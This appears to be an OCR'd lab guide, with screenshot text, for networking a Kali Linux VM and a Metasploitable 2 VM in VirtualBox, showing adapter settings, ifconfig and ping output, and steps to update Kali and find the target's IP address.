




Oracle VirtualBox Manager
File Machine Network Help
Tools
Kali
Powered Off
Metasploitable 2
Powered Off
Create
Remove
Properties
Host-only Networks
NAT Networks
Cloud Networks
Name
IPv4 Prefix
IPv6 Prefix
DHCP Server
VirtualBox Host-Only Ethernet Adapter
192.168.56.1/24
Disabled
Adapter
DHCP Server
Configure Adapter Automatically
Configure Adapter Manually
IPv4 Address: 192.168.56.1
IPv4 Network Mask: 255.255.255.0
IPv6 Address: fe80::e02:e166:ed31:e192
IPv6 Prefix Length: 64
Activate Windows
Go to Settings to activate Windows.
Apply
Reset
Type here to search
23°C Partly cloudy
ENG
19:57
12-01-2025



Oracle VirtualBox Manager
File Machine Network Help
Tools
Kali
Powered Off
Metasploitable 2
Powered Off
Create Host-only Network (Ctrl+Shift+C)
Host-only Networks
NAT Networks
Cloud Networks
Name
IPv4 Prefix
IPv6 Prefix
DHCP Server
NatNetwork1
192.168.1.0/24
fd17:625c:f037:a801::/64
Enabled
General Options
Port Forwarding
Name: NatNetwork1
IPv4 Prefix: 192.168.1.0/24
Enable DHCP
Enable IPv6
IPv6 Prefix: fd17:625c:f037:a801::/64
Advertise Default IPv6 Route
Activate Windows
Go to Settings to activate Windows.
Apply
Reset
Type here to search
23°C Partly cloudy
ENG
19:58
12-01-2025



Oracle VirtualBox Manager
File Machine Network Help
Tools
Kali
Powered Off
Metasploitable 2
Powered Off
Create
Remove
Properties
Host-only Networks
NAT Networks
Cloud Networks
Name
IPv4 Prefix
IPv6 Prefix
DHCP Server
NatNetwork
10.0.2.0/24
Enabled
NatNetwork1
192.168.1.0/24
fd17:625c:f037:a801::/64
Enabled
General Options
Port Forwarding
Name: Kali-Meta
IPv4 Prefix: 10.0.2.0/24
Enable DHCP
Enable IPv6
IPv6 Prefix:
Advertise Default IPv6 Route
Activate Windows
Go to Settings to activate Windows.
Apply
Reset
Type here to search
23°C Partly cloudy
ENG
19:59
12-01-2025



Oracle VirtualBox Manager
File Machine Network Help
Tools
Kali
Powered Off
Metasploitable 2
Powered Off
Create
Remove
Properties
Host-only Networks
NAT Networks
Cloud Networks
Name
IPv4 Prefix
IPv6 Prefix
DHCP Server
Kali-Meta
10.0.2.0/24
Enabled
NatNetwork1
192.168.1.0/24
fd17:625c:f037:a801::/64
Enabled
General Options
Port Forwarding
Name: Kali-Meta
IPv4 Prefix: 198.162.1.0/24
Enable DHCP
Enable IPv6
IPv6 Prefix:
Advertise Default IPv6 Route
Activate Windows
Go to Settings to activate Windows.
Apply
Reset
Type here to search
23°C Partly cloudy
ENG
20:00
12-01-2025


Oracle VirtualBox Manager
File Machine Help
Tools
Kali
Powered Off
Metasploitable 2
Powered Off
New Add Settings Discard Start
General
Preview
Kali
Kali - Settings
Basic Expert
Search settings
General
System
Display
Storage
Audio
Network
Serial Ports
USB
Shared Folders
User Interface
Network
Adapter 1 Adapter 2 Adapter 3 Adapter 4
Enable Network Adapter
Attached to: NAT
Name:
Adapter Type:
Promiscuous Mode:
MAC Address:
NAT
Bridged Adapter
Internal Network
Host-only Adapter
Generic Driver
NAT Network
Cloud Network [EXPERIMENTAL]
Not attached
Port Forwarding
Serial Ports
OK Cancel Help
USB
USB Controller: OHCI, EHCI
Device Filters: 0 (0 active)
Shared folders
None
Description
Activate Windows
Go to Settings to activate Windows.
Type here to search
23°C Partly cloudy
ENG
20:04
12-01-2025


Oracle VirtualBox Manager
File Machine Help
Tools
Kali
Powered Off
Metasploitable 2
Powered Off
New Add Settings Discard Start
General
Preview
Kali
Kali - Settings
Basic Expert
Search settings
General
System
Display
Storage
Audio
Network
Serial Ports
USB
Shared Folders
User Interface
Network
Adapter 1 Adapter 2 Adapter 3 Adapter 4
Enable Network Adapter
Attached to: NAT Network
Name: NatNetwork1
Adapter Type:
Promiscuous Mode: Deny
MAC Address: 0800273D91AB
Cable Connected
NatNetwork1
Kali-Meta
Serial Ports
Port 1 Port 2 Port 3 Port 4
OK Cancel Help
USB
USB Controller: OHCI, EHCI
Device Filters: 0 (0 active)
Shared folders
None
Description
Activate Windows
Go to Settings to activate Windows.
Type here to search
23°C Partly cloudy
ENG
20:07
12-01-2025



Oracle VirtualBox Manager
File Machine Help
Tools
New Add Settings Discard Start
Kali
Powered Off
Metasploitable 2
Powered Off
Metasploitable 2 - Settings
Basic Expert
Search settings
General
System
Display
Storage
Audio
Network
Serial Ports
USB
Shared Folders
User Interface
Network
Adapter 1 Adapter 2 Adapter 3 Adapter 4
Enable Network Adapter
Attached to: NAT
Name:
Adapter Type:
Promiscuous Mode:
MAC Address:
NAT
Bridged Adapter
Internal Network
Host-only Adapter
Generic Driver
NAT Network
Cloud Network [EXPERIMENTAL]
Not attached
Port Forwarding
Serial Ports
OK Cancel Help
Preview
Metasploitable 2
USB
USB Controller: OHCI, EHCI
Device Filters: 0 (0 active)
Shared folders
None
Description
Activate Windows
Go to Settings to activate Windows.
Type here to search
23°C Partly cloudy
ENG
20:07
12-01-2025


Oracle VirtualBox Manager
File Machine Help
Tools
New Add Settings Discard Start
Kali
Powered Off
Metasploitable 2
Powered Off
Metasploitable 2 - Settings
Basic Expert
Search settings
General
System
Display
Storage
Audio
Network
Serial Ports
USB
Shared Folders
User Interface
Network
Adapter 1 Adapter 2 Adapter 3 Adapter 4
Enable Network Adapter
Attached to: NAT Network
Name: NatNetwork1
Adapter Type:
Promiscuous Mode: Deny
MAC Address: 0800274036E7
Cable Connected
NatNetwork1
Kali-Meta
Serial Ports
Port 1 Port 2 Port 3 Port 4
OK Cancel Help
Preview
Metasploitable 2
USB
USB Controller: OHCI, EHCI
Device Filters: 0 (0 active)
Shared folders
None
Description
Activate Windows
Go to Settings to activate Windows.
Type here to search
23°C Partly cloudy
ENG
20:07
12-01-2025


Kali [Running] - Oracle VirtualBox
File Machine View Input Devices Help
14:24
Trash
File System
Home
maran@vbox: ~
File Actions Edit View Help
(maran㉿vbox)-[~]
$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
inet 198.162.1.5 netmask 255.255.255.0 broadcast 198.1
ether 08:00:27:3d:91:ab txqueuelen 1000 (Ethernet)
RX packets 14 bytes 2360 (2.3 KiB)
RX errors 0 dropped 0 overruns 0 frame 0
TX packets 55 bytes 7679 (7.4 KiB)
TX errors 0 dropped 0 overruns 0 carrier 0 collisions
lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
inet 127.0.0.1 netmask 255.0.0.0
inet6 ::1 prefixlen 128 scopeid 0×10<host>
loop txqueuelen 1000 (Local Loopback)
RX packets 8 bytes 480 (480.0 B)
RX errors 0 dropped 0 overruns 0 frame 0
TX packets 8 bytes 480 (480.0 B)
TX errors 0 dropped 0 overruns 0 carrier 0 collisions
(maran㉿vbox)-[~]
$ ping 198.162.1.
PING 198.162.1 (198.162.0.1) 56(84) bytes of data.
64 bytes from 198.162.0.1: icmp_seq=1 ttl=232 time=590 ms
64 bytes from 198.162.0.1: icmp_seq=2 ttl=232 time=550 ms
64 bytes from 198.162.0.1: icmp_seq=3 ttl=232 time=504 ms
64 bytes from 198.162.0.1: icmp_seq=4 ttl=232 time=455 ms
Metasploitable 2 [Running] - Oracle VirtualBox
File Machine View Input Devices Help
msfadmin@metasploitable:~$ ping 198.162.1.5
PING 198.162.1.5 (198.162.1.5) 56(84) bytes of data.
64 bytes from 198.162.1.5: icmp_seq=1 ttl=64 time=1.52 ms
64 bytes from 198.162.1.5: icmp_seq=2 ttl=64 time=1.51 ms
64 bytes from 198.162.1.5: icmp_seq=3 ttl=64 time=1.49 ms
64 bytes from 198.162.1.5: icmp_seq=4 ttl=64 time=1.80 ms
64 bytes from 198.162.1.5: icmp_seq=5 ttl=64 time=5.87 ms
64 bytes from 198.162.1.5: icmp_seq=6 ttl=64 time=1.68 ms
64 bytes from 198.162.1.5: icmp_seq=7 ttl=64 time=1.72 ms
64 bytes from 198.162.1.5: icmp_seq=8 ttl=64 time=2.01 ms
64 bytes from 198.162.1.5: icmp_seq=9 ttl=64 time=1.37 ms
--- 198.162.1.5 ping statistics ---
9 packets transmitted, 9 received, 0% packet loss, time 8006ms
rtt min/avg/max/mdev = 1.373/2.113/5.871/1.341 ms
msfadmin@metasploitable:~$ _
Right Ctrl
Activate Windows
Go to Settings to activate Windows.
Right Ctrl
Type here to search
23°C Partly cloudy
ENG
14:24
13-01-2025


6. Update and Configure Kali Linux:

- Open the terminal in the Kali linux, enter the command: `sudo apt update` to update the Kali Linux.




7. Identify Metasploitable's IP Address:


- Start Metasploitable and log in using the default credentials.
- Finding the Metasploitable 2 IP address which is 198.162.1.6
- Noting down the IP address of Metasploitable 2.

